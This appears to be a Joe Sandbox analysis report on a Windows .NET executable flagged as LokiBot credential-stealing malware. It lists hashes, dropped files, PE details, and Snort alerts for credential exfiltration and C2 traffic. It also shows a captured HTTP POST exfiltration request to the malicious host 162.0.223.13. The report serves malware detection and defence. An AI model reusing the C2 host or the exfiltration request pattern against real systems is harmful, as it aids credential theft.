http://apache.org	PI#53034601506400.exe, 00000001.00000002.352185413.0000000002F87000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/I	PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cnGg	PI#53034601506400.exe, 00000000.00000003.308708832.0000000005A53000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308753663.0000000005A54000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308640910.0000000005A50000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.centos.org/	PI#53034601506400.exe, 00000001.00000002.352185413.0000000002F87000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/	PI#53034601506400.exe, 00000000.00000003.308708832.0000000005A53000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308753663.0000000005A54000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308640910.0000000005A50000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cnion	PI#53034601506400.exe, 00000000.00000003.308277205.0000000005A6F000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308234434.0000000005A6E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	PI#53034601506400.exe, 00000000.00000003.308708832.0000000005A53000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308753663.0000000005A54000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308277205.0000000005A6F000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308234434.0000000005A6E000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308640910.0000000005A50000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/r	PI#53034601506400.exe, 00000000.00000003.310562802.0000000005A43000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.310333869.0000000005A43000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://httpd.apache.org/	PI#53034601506400.exe, 00000001.00000002.352185413.0000000002F87000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/pe.	PI#53034601506400.exe, 00000000.00000003.312172741.0000000005A58000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cno_	PI#53034601506400.exe, 00000000.00000003.308708832.0000000005A53000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308753663.0000000005A54000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.308640910.0000000005A50000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comm	PI#53034601506400.exe, 00000000.00000003.325770393.0000000005A4B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comgrita5	PI#53034601506400.exe, 00000000.00000003.325770393.0000000005A4B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	PI#53034601506400.exe, 00000000.00000002.344357322.0000000006C52000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/d	PI#53034601506400.exe, 00000000.00000003.310562802.0000000005A43000.00000004.00000800.00020000.00000000.sdmp, PI#53034601506400.exe, 00000000.00000003.310914397.0000000005A48000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.0.223.13	unknown	Canada		35893	ACPCA	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	708241
Start date and time:	2022-09-23 07:57:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PI#53034601506400.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	2

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Stop behavior analysis, all processes terminated

Warnings

- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:58:29	API Interceptor	77x Sleep call for process: PI#53034601506400.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PI#53034601506400.exe.log	
Process:	C:\Users\user\Desktop\PI#53034601506400.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1394
Entropy (8bit):	5.340883346054895
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4bE4KnKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84F0:MIHK5HKXE1qHbHKnYHKhQnoPtHoxHhAR
MD5:	B51A52A837298BCF7A6EB58551AEF99C
SHA1:	61EEFCC20AC255B8651769E5C48E27B2A983FC4A
SHA-256:	1D393FBB3CE754EA699462C2778587A7F2451EB23BE2BD5084C95A46B20BE8AF
SHA-512:	138544399787651C847837719606197E539857206CCB271E0F4A86E2017FBADABADF5A235B6F6F1DA8ADE7EF29DBA3115CD1996AD01F92CA30C57D0BF217C11
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e08

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\PI#53034601506400.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\89dad5d484a9f889a3a8dfca823edc3e_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\PI#53034601506400.exe
File Type:	data
Category:	dropped
Size (bytes):	47
Entropy (8bit):	1.168829563685559
Encrypted:	false
SSDEEP:	3:/lSll2DQi:AoMi
MD5:	DAB633BEBCCE13575989DCFA4E2203D6
SHA1:	33186D50F04C5B5196C1FCC1FAD17894B35AC6C7
SHA-256:	1C00FBA1B82CD386E866547F33E1526B03F59E577449792D99C882DEF05A1D17
SHA-512:	EDDBB22D9FC6065B8F5376EC95E316E7569530EFAA9EA9BC641881D763B91084DCCC05BC793E8E29131D20946392A31BD943E8FC632D91EE13ABA7B0CD1C626F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.864314970810788
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PI#53034601506400.exe
File size:	864768
MD5:	05d1649e1b980b3d59b189a2fe07fc3c
SHA1:	9227eb122ce621fa3f7375c4a0ac4becd45b82c0
SHA256:	66f1a748e30aaa66b2053848270d68f5dc3ec9ccd4b9a5dbaa6a6dfd3139490c
SHA512:	416a319477478c75af755e598451a7a71753ff6d956f327fe08d5d207f455e5e4f1717a008af6eb441a1d083c47b1f185576ee8bcff860162553ce237253a5d2
SSDEEP:	24576:8hLuyygLvA4Bk+3F4LneWDL23YmEJxvNT:oLuyygLvA4i+36SA2IZ/V
TLSH:	8405D0371AEA4B0BD12873B491E1C6F593B99D12E066C3876FC57C9FB0677208B21762
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Kt.....0..*.....I... ...`....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4d49fa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x92744BED [Mon Nov 11 14:25:49 2047 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd49a8	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd6000	0x3e8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd498c	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd2a00	0xd2a00	False	0.7079770956973294	data	6.8711614725083345	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xd6000	0x3e8	0x400	False	0.408203125	data	3.1405939185942064	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd8000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xd6058	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.5162.0.223.1349699802024317 09/23/22-07:58:29.454711	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49699	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349701802024313 09/23/22-07:58:37.371596	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49701	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349701802021641 09/23/22-07:58:37.371596	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49701	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349699802021641 09/23/22-07:58:29.454711	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49699	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349699802024312 09/23/22-07:58:29.454711	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49699	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349701802024318 09/23/22-07:58:37.371596	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49701	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349700802024312 09/23/22-07:58:35.112918	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49700	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349700802021641 09/23/22-07:58:35.112918	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49700	80	192.168.2.5	162.0.223.13
192.168.2.5162.0.223.1349700802024317 09/23/22-07:58:35.112918	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49700	80	192.168.2.5	162.0.223.13

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 07:58:29.179511070 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:29.359904051 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:29.360583067 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:29.454710960 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:29.634676933 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:29.635971069 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:29.816203117 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:30.407465935 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:30.407499075 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:30.407515049 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:30.407531977 CEST	80	49699	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:30.407542944 CEST	80	49699	162.0.223.13	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 23, 2022 07:58:30.407654047 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:30.407746077 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:30.413930893 CEST	49699	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:34.932647943 CEST	49700	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:35.109270096 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:35.109378099 CEST	49700	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:35.112917900 CEST	49700	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:35.289486885 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:35.289758921 CEST	49700	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:35.466195107 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:36.030708075 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:36.030744076 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:36.030761003 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:36.030777931 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:36.030790091 CEST	80	49700	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:36.030867100 CEST	49700	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:36.030981064 CEST	49700	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:37.182208061 CEST	49701	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:37.359723091 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:37.363136053 CEST	49701	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:37.371596098 CEST	49701	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:37.549609900 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:37.549799919 CEST	49701	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:37.726494074 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:38.275764942 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:38.275799990 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:38.275816917 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:38.275834084 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:38.275845051 CEST	80	49701	162.0.223.13	192.168.2.5
Sep 23, 2022 07:58:38.275921106 CEST	49701	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:38.276007891 CEST	49701	80	192.168.2.5	162.0.223.13
Sep 23, 2022 07:58:38.276607037 CEST	49701	80	192.168.2.5	162.0.223.13

HTTP Request Dependency Graph

- 162.0.223.13

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49699	162.0.223.13	80	C:\Users\user\Desktop\PI#53034601506400.exe

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:58:29.454710960 CEST	93	OUT	POST /?0ZbRoqHjbXfrX54fnD4rBmzDYlyFq8Yr7ajvA0OLY4dV9iaxVfYwByaATIgkQeLXp4tZ5i HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 162.0.223.13 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 9AC780C0 Content-Length: 192 Connection: close

Timestamp	kBytes transferred	Direction	Data
Sep 23, 2022 07:58:30.407465935 CEST	95	IN	HTTP/1.1 200 OK Date: Fri, 23 Sep 2022 05:58:29 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 5017 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 09 09 3c 74 69 74 6c 65 3e 41 70 61 63 68 65 20 48 54 54 50 20 53 65 72 76 65 72 20 54 65 73 74 20 50 61 67 65 20 70 6f 77 65 72 65 64 20 62 79 20 43 65 6e 74 4f 53 3c 2f 74 69 74 6c 65 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 0d 0a 20 20 20 20 3c 21 2d 2d 20 42 6f 6f 74 73 74 72 61 70 20 2d 2d 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 6f 70 65 6e 2d 73 61 6e 73 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 09 09 20 0d 0a 0d 0a 62 6f 64 79 20 7b 0d 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 31 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 63 63 63 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 31 30 2c 20 32 34 2c 20 35 35 2c 20 31 29 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0d 0a 7d 0d 0a 0d 0a 68 32 2c 20 68 33 2c 20 68 34 20 7b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0d 0a 7d 0d 0a 0d 0a 68 32 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 7b 0d 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 32 31 32 2c 32 31 32 2c 32 32 31 29 3b 20 2f 2a 20 4f 6c 64 20 62 72 6f 77 73 65 72 73 20 2a 2f 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 20 74 6f 70 2c 20 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 31 29 20 30 25 2c 72 67 62 61 28 31 37 34 2c 31 37 34 2c 31 38 33 2c 31 29 20 31 30 30 25 29 3b 20 2f 2a 20 57 33 43 20 2a 2f 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 68 31 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 38 70 78 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0d 0a 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 32 70 78 20 30 70 78 20 23 61 62 63 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"><html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Apache HTTP Server Test Page powered by CentOS</title><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> ... Bootstrap --><link href="/noindex/css/bootstrap.min.css" rel="stylesheet"> <link rel="stylesheet" href="noindex/css/open-sans.css" type="text/css" /><style type="text/css">... body { font-family: "Open Sans", Helvetica, sans-serif; font-weight: 100; color: #ccc; background: rgba(10, 24, 55, 1); font-size: 16px;}h2, h3, h4 { font-weight: 200;}h2 { font-size: 28px;}.jumbotron { margin-bottom: 0; color: #333; background: rgb(212,212,221); /* Old browsers */ background: radial-gradient(ellipse at center top, rgba(255,255,255,1) 0%,rgba(174,174,183,1) 100%); /* W3C 